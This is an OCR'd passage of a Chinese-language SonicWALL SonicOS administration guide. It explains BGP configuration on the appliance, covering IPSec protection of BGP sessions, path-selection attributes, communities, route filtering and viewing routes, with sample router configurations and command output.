
- 第 1695 页的 BGP 的 IPSec 配置
- 第 1697 页的基本 BGP 配置
- 第 1697 页的 BGP 路径选择过程
- 第 1700 页的 AS_Path 预置
- 第 1701 页的多出口标识 (MED)
- 第 1702 页的 BGP 团体
- 第 1702 页的同步和自动汇总
- 第 1702 页的防止意外中转 AS
- 第 1704 页的使用多宿主 BGP 进行负载分担

BGP 的 IPSec 配置

BGP 传输数据包畅通无阻。因此为了增强安全性，Dell SonicWALL 推荐配置 IPSec 隧道用于 BGP 会话。IPSec 隧道和 BGP 的配置彼此独立。IPSec 隧道完全在 SonicOS GUI 的 VPN 配置部分进行配置，而 BGP 在**网络 > 路由**页面启用，然后在 SonicOS 命令行接口进行配置。在配置通过 IPSec 的 BGP 时，首先配置 IPSec 隧道，然后在配置 BGP 之前验证通过隧道的连接是否有效。

以下过程显示 SonicWALL 和远程 BGP 对等项之间的 IPSec 配置示例，其中，SonicWALL 配置为 X0 网络上的 192.168.168.75/24，远程对等项配置为 X0 网络上的 192.168.168.35/24。

1 转至 **VPN > 设置**页面，然后单击“VPN 策略”下方的**添加**按钮。显示“VPN 策略”窗口。



2 在**策略类型**下拉菜单，确保选中**站对站**。

> 注：通过 IPSec 的 BGP 必须使用站对站 VPN 隧道。隧道接口将不适用于 BGP。

3 选择需要的**验证方法**。本例使用**使用共享密钥的 IKE**。

4 输入 VPN 策略的**名称**。

5 在 **IPsec 主要网关名称或地址**字段，输入远程对等的 IP 地址（本例中是 192.168.168.35）。


6 在 **IPsec 次要网关名称或者地址**字段，输入 0.0.0.0。

7 输入**共享密钥**，然后确认。

8 在**本地 IKE ID** 字段，输入 SonicWALL 的 IP 地址（本例中是 192.168.168.75）。

9 在**对等 IKE ID** 字段，输入远程对等的 IP 地址 (192.168.168.35)。

10 单击**网络**选项卡。



11 对于本地网络，在**从列表中选择本地网络**下拉菜单选择 **X0 IP**。

12 对于远程网络，在**从列表中选择目标网络**下拉菜单中选择远程对等 IP 地址，本例中是 192.168.168.35。如果远程 IP 地址未列出，则选择**创建新地址对象**创建 IP 地址的地址对象。

13 单击**建议**选项卡。您可以使用默认的 IPSec 协议或根据需要自定义。

14 单击**高级**选项卡。

15 选中**启用 Keep Alive** 复选框。

16 单击**确定**。

防火墙的 VPN 策略现在已配置。现在，完成远程对等项的相应 IPSec 配置。完成时，返回到 **VPN > 设置**页面，然后选中 VPN 策略的**启用**复选框以启动 IPSec 隧道。

使用 SonicWALL 上的 ping 诊断功能 ping BGP 对等 IP 地址，并使用 Wireshark 确保请求和响应封装在 ESP 数据包中。

注：如本例中的配置，传送的流量不会经过用于 BGP 的 IPSEC 隧道。该流量的发送和接收畅通无阻，这正符合预期的行为，因为目标是保障 BGP 的安全性，而不是所有传送的网络流量。


基本 BGP 配置

如需在 *SonicWALL* 安全设备配置 *BGP*，请执行以下步骤：

1 在 SonicOS GUI，转至**网络 > 路由**页面。

2 在**路由模式**下拉菜单，选择**高级路由**。

3 在 **BGP** 下拉菜单中，选择**已启用（使用 CLI 配置）**。



注：在通过 GUI 启用 BGP 后，BGP 配置的具体设置使用 SonicOS 命令行接口 (CLI) 执行。如需连接至 SonicOS CLI 的详细信息，请参见*SonicOS* 命令行接口指南，链接：
http://www.sonicwall.com/us/support/230_3623.html

4 通过控制台界面登录 SonicOS CLI。

5 通过输入 **configure** 命令进入配置模式。

6 通过输入 **route ars-bgp** 命令进入 BGP CLI。现在，您可以看到以下提示：

```
ZebOS version 7.7.0 IPIRouter 7/2009

ARS BGP>
```

7 现在，您在 BGP 非配置模式中。输入 **?** 查看非配置命令的列表。

8 输入 **show running-config** 查看当前的 BGP 运行配置。

9 要进入 BGP 配置模式，输入 **configure terminal** 命令。输入 **?** 查看配置命令的列表。

10 在完成配置后，输入 **write file** 命令。如果该单元是“高可用性”对或集群的一部分，配置更改将自动传达至一个或多个其他单元。

BGP 路径选择过程

以下属性可用于配置 BGP 路径选择过程。

表 186. BGP 路径选择过程属性

功能	说明
权重	首选向邻居学习的路由具有最高权重值。仅适用于本地路由器。
本地首选项	为管理目的首选向邻居学习的路由。与整个 AS 共享。
网络或**聚合**路径	首选在本地来源于**网络**和**聚合地址**命令的路径。
AS_PATH	首选具有最短 AS_PATH 的路径。
来源	首选拥有最低来源类型的路径（如“更新”消息中发布）：IGP < EGP < 不完整。
多出口标识 (MED)	对于去往来源 AS 的路径的邻居提供路径首选项信息。
最近	首选最近收到的路径。
路由器 ID	首选来自拥有最小路由器 ID 的路由器的路径。

权重

权重命令按地址家族向学习自邻居的所有路由分配权重值。如相同前缀向多个同等项学习，则首选具有最高权重高的路由。权重仅适用于本地路由器。

使用 **set weight** 命令分配的权重替代使用上述命令分配的权重。

如为对等组设置权重，则对等组中的所有成员都具有相同的权重。该命令还可用于向特定的对等组成员分配不同的权重。

下例显示权重配置：


```
router bgp 12345
   neighbor 12.34.5.237 remote-as 12345
   neighbor 12.34.5.237 weight 60


router bgp 12345
   neighbor group1 peer-group
   neighbor 12.34.5.237 peer-group group1
   neighbor 67.78.9.237 peer-group group1
   neighbor group1 weight 60
```

本地首选项

“本地首选项”属性用于表示设备路由表中各外部路由的首选程度。“本地首选项”属性包含在发送至相同 AS 中设备的所有更新消息中。“本地首选项”不与外部 AS 交流。下图是显示本地首选项如何影响相邻 AS 之间的路由的拓扑结构示例。

图 73. BGP 本地首选项拓扑结构



以下 BGP 配置在 SNWL1 和 SNWL2 中输入。SNWL2 中的较高本地首选值致使 SNWL2 成为 AS 12345（SonicWALL AS）向外部 AS 发布的首选路由。


表 187. SNWL1 和 SNWL2 配置

SNWL1 配置	SNWL2 配置
x0 = 12.34.5.228	x0 = 12.34.5.237
x1 = 172.16.228.45	x1 = 10.1.1.2
----------	----------
router bgp 12345	router bgp 12345
neighbor 172.16.228.228 remote-as 7675	neighbor 10.1.1.1 remote-as 8888
neighbor 12.34.5.237 remote-as 12345	neighbor 12.34.5.228 remote-as 12345
bgp default local-preference 150	bgp default local-preference 200

使用路由映射的本地首选项

路由映射类似于访问控制列表。其中包含一系列用于确定设备如何处理路由的允许和/或拒绝语句。路由映射应用于入站流量，而不是出站流量。下图显示使用路由映射配置本地首选项的拓扑结构示例。

图 74. 使用路由映射的 BGP 本地首选项拓扑结构



以下 BGP 配置在 SNWL1 和 SNWL2 中输入。

表 188. SNWL1 和 SNWL2 配置

SNWL1 配置	SNWL2 配置
x1 = 172.16.228.45	x0 = 12.34.5.237 x1 = 10.1.1.2 x4 = 10.4.4.1
---------- router bgp 12345 neighbor 172.16.228.228 remote-as 7675 neighbor 12.34.5.237 remote-as 12345 bgp default local-preference 150	---------- router bgp 12345 neighbor 10.1.1.1 remote-as 9999 neighbor 10.1.1.1 route-map rmap1 in neighbor 12.34.5.237 remote-as 12345 …. ip as-path access-list 100 permit ^8888$ … route-map rmap1 permit 10 match as-path 100 set local-preference 200 route-map rmap1 permit 20 set local-preference 150

在 SNWL2 (rmap1) 配置的路由映射应用于来自邻居 10.1.1.1 的入站路由。有两个允许条件：

- **route-map rmap1 permit 10**：该允许条件匹配经配置允许来自 AS 8888 流量的访问列表 100，并将来自 AS 8888 的路由设为本地首选值 200。
- **route-map rmap1 permit 10**：该允许条件将不匹配访问列表 100 的所有其他流量（即来自 8888 以外的其他 AS 的流量）设为本地首选值 150。

AS_Path 预置

AS_Path 预置是在路径更新开始时添加附加 AS 编号的一项操作。这会使该路由的路径更长，从而降低其首选性。

AS_Path 预置可应用于出站或入站路径。如果受邻居超控，则 AS_Path 预置可能不起作用。

表 189. 出站和入站路径配置

出站路径配置	入站路径配置
router bgp 12345 bgp router-id 10.50.165.233 network 12.34.5.0/24 neighbor 10.50.165.228 remote-as 7675 neighbor 10.50.165.228 route-map long out ! route-map long permit 10 set as-path prepend 12345 12345	router bgp 7675 bgp router-id 10.50.165.228 network 7.6.7.0/24 neighbor 10.50.165.233 remote-as 12345 neighbor 10.50.165.233 route-map prepend in ! route-map prepend permit 10 set as-path prepend 12345 12345

本配置将使路由安装到邻近的 10.50.165.233，AS_Path Prepended 为 12345 12345。这可以通过输入 **show ip bgp** 命令查看。

```
ARS BGP>show ip bgp
BGP table version is 98, local router ID is 10.50.165.228
```

```
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, l -
labeled
              S Stale
Origin codes: i - IGP, e - EGP, ?- incomplete
   Network          Next Hop            Metric LocPrf Weight Path
*> 12.34.5.0/24     10.50.165.233            0             0 12345 12345 12345 i
*> 7.6.7.0/24       0.0.0.0                        100  32768 i
Total number of prefixes 2
```

多出口标识 (MED)

set metric 命令可用于路由映射中设置路径的优先性：

```
router bgp 7675
network 7.6.7.0/24
   neighbor 10.50.165.233 remote-as 12345
   neighbor 10.50.165.233 route-map highmetric out
!
route-map highmetric permit 10
   set metric 300
```

多出口标识 (MED) 是可用于影响路径优先性的可选属性。这是非传递性的，表示在单个设备上配置，不会在更新消息中发布给邻居。在此部分中，我们将考虑使用第 1701 页的 bgp always-compare-med 命令和第 1701 页的 bgp deterministic-med 命令。

bgp always-compare-med 命令

bgp always-compare-med 命令允许比较来自不同 AS 的路径的 MED 值以选择路径。首选拥有较低 MED 的路径。

例如，考虑 BGP 表中的以下路由，启用 **always-compare-med** 命令：

```
Route1: as-path 7675, med 300
Route2: as-path 200, med 200
Route3: as-path 7675, med 250
```

路由 2 将成为选中的路径，因为它拥有最低的 MED。

如果禁用 **always-compare-med** 命令，在比较路由 1 和路由 2 时就不会考虑 MED，因为它们拥有不同的 AS 路径。仅比较路由 1 和路由 3 的 MED。

bgp deterministic-med 命令

选择的路由也受 **bgp deterministic-med** 命令影响，该命令在选择相同自治系统中不同对等项发布的路由时会比较 MED。

启用 **bgp deterministic-med** 命令时，将来自相同 AS 的路由归入群组，将比较各组的最佳路由。如果显示 BGP 表：

```
Route1: as-path 200, med 300, internal
Route2: as-path 400, med 200, internal
Route3: as-path 400, med 250, external
```

BGP 将拥有包含路由 1 的群组和包含路由 2 和路由 3 （相同 AS）的第二个群组。

将比较各组的最佳路由。路由 1 是其所在组的最佳路由，因为它是来自 AS 200 的唯一路由。

路由 1 与 AS 400 群组中的最佳项路由 2 （最低 MED）进行比较。

由于两个路由并非来自相同 AS，在比较中不会考虑 MED。外部 BGP 路由优于内部 BGP 路由，因此路由 3 成为最佳路由。

BGP 团体

团体是共享相同的属性，且可以使用传递性 BGP 团体属性配置的前缀群组。前缀可以具有多个团体属性。路由器可以具备一个、多个或所有属性。BGP 团体可以视为一种标签形式。下面是 BGP 团体配置的示例。

```
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 send-community
   neighbor 10.50.165.228 route-map comm out
!
access-list 105 permit 12.34.5.0/24
access-list 110 permit 23.45.6.0/24
!
route-map comm permit 10
   match ip address 105
   set community 7675:300
!
route-map comm permit 20
   match ip address 110
   set community 7675:500
!
router bgp 7675
   bgp router-id 10.50.165.228
   network 7.6.7.0/24
   neighbor 10.50.165.233 remote-as 12345
   neighbor 10.50.165.233 route-map shape in
!
ip community-list 1 permit 7675:300
ip community-list 2 permit 7675:500
!
route-map shape permit 10
   match community 1
   set local preference 120
route-map shape permit 20
   match community 2
   set local preference 130
```

同步和自动汇总

同步设置控制路由器是否根据学习自 iBGP 邻居的路由在 IGP 中的存在情况发布这些路由。同步启用时，BGP 将仅发布可通过 OSPF 或 RIP（相对于 BGP 的外部网关协议）连接的路由。同步是发生 BGP 路由发布问题的常见原因。


自动总结设置控制是否按类别发布路由。自动总结是发生 BGP 配置问题的另一个常见原因。

默认情况下，在 Zebos 中禁用自动总结和同步。

防止意外中转 AS

正如之前所述，AS 对等项既可以是中转对等项（允许从外部 AS 到另一 AS 的流量），也可以是非中转对等项（要求所有流量来自或终止于相应的 AS）。中转对等项显著扩大了路由表。通常，您不想将 SonicWALL 安全设备配置为中转对等项。

图 75. 中转对等项与非中转对等项



为了防止您的设备意外成为中转对等项，您要配置入站和出站过滤器，例如：

- 第 1703 页的出站过滤器
- 第 1703 页的入站过滤器

出站过滤器

仅允许来自本地 AS 的路由输出：

```
ip as-path access-list 1 permit ^$


router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 filter-list 1 out
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 filter list 1 out
```

仅允许拥有的前缀输出：

```
ip prefix-list myPrefixes seq 5 permit 12.34.5.0/24
ip prefix-list myPrefixes seq 10 permit 23.45.6.0/24


router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 prefix-list myPrefixes out
   neighbor 172.1.1.2 prefix-list myPrefixes out
```

入站过滤器

丢弃所有拥有的和私有的入站前缀

```
ip prefix-list unwantedPrefixes seq 5 deny 12.34.5.0/24 le 32
```


```
ip prefix-list unwantedPrefixes seq 10 deny 23.45.6.0/24 le 32
ip prefix-list unwantedPrefixes seq 20 deny 10.0.0.0/8 le 32
ip prefix-list unwantedPrefixes seq 21 deny 172.16.0.0/12 le 32
ip prefix-list unwantedPrefixes seq 22 deny 192.168.0.0/16 le 32
ip prefix-list unwantedPrefixes seq 30 permit 0.0.0.0/0 le 32


router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 prefix-list unwantedPrefixes in
   neighbor 172.1.1.2 prefix-list unwantedPrefixes in
```

使用多宿主 BGP 进行负载分担

以下拓扑结构显示 SonicWALL 安全设备使用多宿主 BGP 网络在两个 ISP 之间分担负载的示例。

图 76. 用于负载分担拓扑结构的多宿主 BGP



SonicWALL 安全设备的配置如下：

```
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 route-map ISP1 out
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 route-map ISP2 out
!
route-map ISP1 permit 10
match ip address 1
set weight 100

route-map ISP1 permit 20
match ip address 2

route-map ISP2 permit 10
match ip address 1


route-map ISP2 permit 20
match ip address 2
```

```
set weight 100


access-list 1 permit 12.34.5.0/25
access-list 2 deny 12.34.5.0/25
access-list 2 permit any
```

验证 BGP 配置


主题：

- 第 1705 页的查看 BGP 路由
- 第 1707 页的配置 BGP 日志

查看 BGP 路由

下图显示基本 BGP 拓扑结构，其中，SonicWALL 安全设备配置为可使 BGP 连接至位于两个不同 AS 的两个路由器。

图 77. BGP 拓扑结构



该网络的 FIB 中的路由可以在 SonicOS GUI 中或通过使用 CLI 查看。


主题：

- 第 1705 页的在 GUI 中查看 FIB 路由
- 第 1706 页的在 CLI 中查看 FIB 路由
- 第 1706 页的查看 CLI 中的 RIB 路由

在 GUI 中查看 FIB 路由

在 SonicOS GUI，通过单击**网络 > 路由**页面顶部“路由模式”下拉菜单旁边的 **BGP 状态**按钮查看 BGP 配置的摘要。“BGP 状态”窗口显示 **show ip bgp summary** 和 **show ip bgp neighbor** 命令的输出。

FIB 中的 BGP 路由也可以在 SonicOS GUI 的**网络 > 路由**页面的“路由策略”表中查看。



在 CLI 中查看 FIB 路由

要查看 CLI 中的 FIB 路由，执行以下命令：

```
SonicWALL> configure
(config[SonicWALL])> route ars-nsm

ZebOS version 7.7.0 IPIRouter 7/2009
ARS NSM>show ip route
Codes:K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default

B       7.6.7.0/24 [20/0] via 10.50.165.228, X1, 05:08:31
B       199.199.0.0/16 [20/0] via 10.50.165.237, X1, 05:08:31
C       10.50.165.192/26 is directly connected, X1
C       127.0.0.0/8 is directly connected, lo0
C       12.34.5.0/24 is directly connected, X0
```

查看 CLI 中的 RIB 路由

要在 CLI 中查看 RIB 路由，输入 **show ip bgp** 命令：

```
ARS BGP>show ip bgp
BGP table version is 98, local router ID is 10.50.165.233
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, l -
labeled
              S Stale
Origin codes: i - IGP, e - EGP, ?- incomplete
